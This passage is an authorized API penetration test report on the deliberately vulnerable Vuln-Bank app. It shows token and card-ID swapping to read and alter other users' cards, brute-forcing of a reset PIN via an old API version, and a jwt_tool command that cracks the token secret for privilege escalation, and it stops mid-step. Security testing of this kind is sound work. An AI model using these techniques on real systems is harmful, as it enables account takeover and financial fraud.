API Penetration Test Report

Vulnbank

Joy Ashidi

CONTENTS

Penetration Test Report ***3***

1.1 Introduction *3*

1.2 Objective *3*

1.3 Requirements
I was tasked with preparing a penetration testing report that must include the following sections and deliverables: *3*

High-Level Summary ***4***

Methodology ***4***

3.1 Overview *4*

3.2 Tools *4*

3.3 Phases *5*

3.4 Endpoints Discovered *5*

3.5 Notes on Tools and Automations *6*

Findings ***6***

API 1: Broken Object Level Authorization (BOLA) *6*

API 2: Broken Authentication *10*

API 3: Broken Object Property Level Authorization (BOPLA) *14*

API 4: Unrestricted Resource Consumption *17*

API 5: Broken Function Level Authorization (BFLA) *19*

API 6: Unrestricted Access to Sensitive Business flows *22*

API 7: Server-Side Request Forgery (SSRF) *24*

API 8: Security Misconfiguration *29*

API 9: Improper Inventory Management *32*

API 10: Unsafe consumption of APIs *34*

Recommendations ***34***

5. 1 Remediation Steps and Mitigation Guidance *34*

5.1.1 Broken Object Level Authorization (BOLA) *34*

5.1.2 Broken Authentication *35*

5.1.3 Broken Object Property Level Authorization (BOPLA) *35*

5.1.4 Unrestricted Resource Consumption *36*

5.1.5 Broken Function Level Authorization (BFLA) *37*

5.1.6 Unrestricted Access to Sensitive Business Flows *37*

5.1.7 Server-Side Request Forgery (SSRF) *38*

5.1.8 Security Misconfiguration *39*

5.1.9 Improper Inventory Management *39*

5.1.10 Unsafe Consumption of APIs *40*

Conclusion ***40***

6.1 Overall Security Posture *40*

6.2 Final Remarks *41*

Penetration Test Report

1.1 Introduction

This report contains then items that were used during the authorized API penetration test of the **Vuln-Bank** application, performed from a host testing environment using only test accounts. The purpose of this report is to document the full penetration-testing process, from reconnaissance and endpoint mapping, through vulnerability discovery and proof-of-concept validation, to remediation recommendations and retest instructions.

1.2 Objective

The objective of this penetration test was to simulate real-world attack scenarios using the OWASP API Top 10 against the Vuln-Bank application, in order to identify weaknesses that could allow attackers to manipulate account balances, escalate privileges, or perform other sensitive operations affecting financial integrity and user data.

1.3 Requirements

I was tasked with preparing a penetration testing report that must include the following sections and deliverables:

- **Methodology:** A clear, step-by-step description of all testing activities performed during the engagement (reconnaissance, discovery, exploitation, validation, and reporting).

- **Evidence & Visuals:** Screenshots, annotated captures, and network traces demonstrating key findings and reproductions. Each image must be accompanied by a descriptive caption and the relevant sanitized HTTP request/response or command that produced it.

- **Technical Details & Code:** Relevant code samples, request snippets (sanitized .http or curl), scripts, or commands used to discover and validate vulnerabilities. Provide explanations for how each snippet was used and why it demonstrates the issue.

- **Data & Findings:** For every confirmed issue include: vulnerability description, affected endpoint(s), PoC (sanitized request/response), impact analysis, severity rating, remediation guidance, and retest criteria.

- **Reproducibility:** Reproduced steps must be non-destructive and repeatable in a test environment, including required test accounts, exact payloads, and expected secure vs insecure behavior.

- **Prioritization:** A prioritized remediation roadmap (critical → high → medium → low) with short-term and long-term fixes.

- **Appendices / Artifacts:** Attachments such as Burp/postman snippets, exportable request collections, logs (sanitized), and a glossary of terms

High-Level Summary

This authorized penetration test assessed the Vuln-Bank web and API application (target IP **172.19.0.3**). The assessment was explicitly focused on the **full OWASP API Top 10** - covering authentication/authorization, object-level authorization, business-logic flaws, rate-limiting/resource controls, data exposure, and other API-specific risks. Testing was performed against an authorized local Docker deployment (or the online demo where noted) using test accounts only. The report documents reconnaissance and API endpoint mapping, vulnerability discovery and validation, reproducible PoCs (sanitized requests/responses and screenshots), impact analysis, and prioritized remediation and retest instructions.

Methodology

3.1 Overview

For this pentest I followed an API-focused penetration testing approach aligned with the OWASP API Top 10. The goal was to enumerate API surfaces, identify authorization and authentication flaws, business-logic vulnerabilities and endpoints, then validate and capture reproducible proof-of-concepts (PoCs) evidence.

3.2 Tools

- BurpSuite (Community Edition)
- Postman and curl
- Browser Developer Tools
- OWASP ZAP
- Jwt_tool and jwt.io
- Logging and artifact storage

3.3 Phases

1. Reconnaissance/Discovery

The Vuln-Bank repository included basic API documentation, which provided an initial map of endpoints and parameters. I then browsed the web UI and used browser Developer Tools to capture XHR/Fetch traffic, discovered additional undocumented endpoints, and collected candidate object identifiers (id, card_id, etc) for further testing.

2. Endpoint Analysis

Poxying the web UI with Postman, I was able to build a collection of the API endpoints, record the ID formats and where object references appeared.

3. Vulnerability Scanning

I performed focused manual and semi-automated scans against the collected endpoints to surface risky behaviors: missing ownership checks, excessive data exposure, and input validation failures. Scanning techniques included targeted parameter tampering, JSON mass-assignment attempts, and light fuzzing of numeric and ID fields. Automated full-scale scans were avoided to remain within the authorized, non-disruptive scope.

4. Authentication Attacks

I examined authentication and recovery flows for weaknesses. Activities included, brute-force / rate-limit checks to verify lockout/throttling, OTP/ PIN fuzzing, JWT analysis (jwt_tool / jwt.io).

5. Exploitation

For each OWASP API Top 10 category, I exercised representative attack techniques and validated impact with non-destructive PoCs (or minimal-impact state changes when necessary and permitted)

6. Reporting and Remediation

All validated findings were classified using the OWASP API Top 10, given a severity rating, and recorded with reproducible PoCs. For each finding I produced developer-focused remediation guidance and retest criteria.

3.4 Endpoints Discovered

The following endpoints were discovered and tested during reconnaissance. This is not an exhaustive list but reflects the primary API surfaces inspected:

- POST /register
- POST /login
- POST /api/v2/reset-password (and older /api/v1/reset-password)
- GET /api/virtual-cards

- GET /api/virtual-cards/{card_id}
- GET /api/virtual-cards/{card_id}/transactions
- POST /api/virtual-cards/{card_id}/toggle-freeze
- POST /api/virtual-cards/{card_id}/update-limit
- GET /transactions/{account_number}
- GET /check_balance/{account_number}
- POST /api/transactions (money transfer)
- POST /request_loan
- POST /api/bill-payments / POST /api/pay
- Admin panel: /sup3r_s3cr3t_admin (exposed link observed in UI)

3.5 Notes on Tools and Automations

- **Burp Repeater/Intruder** was used for manual tampering and controlled fuzzing. Intruder/fuzzing jobs were executed with low concurrency to avoid accidental overload.

- **jwt_tool** and **jwt.io** were used for token analysis; all token tampering tests were performed on test tokens. Forged tokens were used only to prove lack of server-side role verification, not to pivot to unrelated systems.

Findings


API 1: Broken Object Level Authorization (BOLA)


Authenticated users can view and act upon virtual cards that do not belong to them by supplying another user's card_id. Knowledge or enumeration of card IDs allowed reading card details (cvv, expiry, balance) and performing state changes (freeze/unfreeze, update limit).
Severity: Critical
Category: API1: Broken Object-Level Authorization (BOLA) - (cross-impact: API6)

Steps Taken (Proof-of-Concepts):

a. I created two test user accounts to begin with, authenticated and obtained the account numbers of the accounts


GET /transactions/account_number
Making use of the account number of the second user I created, I was able to see the transactions that the second account had made. I was also able to swap the tokens of both user accounts and could also login and view each account's transactions.





After swapping the tokens

GET /api/virtual/virtual-cards/card_number/transactions




The same also occurs for the virtual cards present on both users accounts. After swapping the tokens for each account, I was able to see the transactions that were made (in this case, because I had not made any transactions yet, I got a 200 OK which meant even if I had made transactions, I would see the information).

GET /api/virtual-cards

This card details for all virtual cards were present in this section including the card_id which were the common numerical counting i.e 1, 2, 3, etc. including the cvv, expiration date, card limits, balance etc.

POST /api/virtual-cards/{card_id}/toggle-freeze


Making use userA's token and card id, I was able to freeze and unfreeze cards and vice versa.



POST /api/virtual-cards/{card_id}/update-limit

I was also able to update the limit of cards that belonged to each user just by getting the virtual cards id and swapping tokens.

The vulnerability lies in the fact that the API does not verify that the card actually belongs to the user making the request.



Reflecting the update in limit and the freezing of the accounts

API 2: Broken Authentication


This is about determining if the authentication mechanism of an application is vulnerable to attacks, verbose error messages, password policy. The password reset endpoint leaked the reset PIN in responses (inventory/excessive data exposure on an earlier version) and lacked throttling. This allowed fuzzing/brute-force of PINs. I performed high-volume attempts (≈1000 simultaneous requests) and could discover valid PINs.

Category: API2: Broken Authentication, API4: Unrestricted Resource Consumption (brute-force)
Severity: Critical


Steps taken (Proof-of-Concepts):

A.
POST /api/v2/reset-password


While logging into a user account, I triggered the forgot password endpoint and I got a response that said the PIN to be used was sent to my email. When setting up the account, I was not asked for an email. I looked thoroughly at the web UI and the endpoint and decided to switch the version back to v1 and there I saw the PIN (which is an API 9 vulnerability). I decided to have fun while at it and fuzzed the endpoint and I was also able to get the exact PIN required (it didn't time out and the PIN was not said to be expired).



Burpsuite displaying the v2 request and response



Burpsuite displaying v1 request and response



Result from Fuzzing the endpoint

B. Token Manipulation on POST /login

For token tampering, when I logged in as 'Melody A' the first user account, I took its token to jwt.io and was manipulating it. I used it to access the **/dashboard** endpoint which authenticated but did not give me admin privilege just from tampering the tokens.
Still working with this endpoint, I made use of jwt_tool on my terminal to check the vulnerabilities the token was prone to using the command below:


$ jwt_tool -t http://target-name.com/ -rh "Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyLCJ1c2VybmFtZSI6Ik1lbG9keSBBIiwiaXNfYWRtaW4iOmZhbHNlLCJpYXQiOjE3NjA0NTEwMjF9.-sq2hT3LgAAduG6WKxx3KVEQ7Jd0eWjLq0C8ccCaiQU" -M pb

From this line of command, I was able to get the vulnerabilities alongside the secret key **(secret123)**. It was **not vulnerable to the none attack** but I took the secret key to elevate privileges of the token.


With the line of command below, I got an interactive shell that enabled me elevate the privileges of my token:

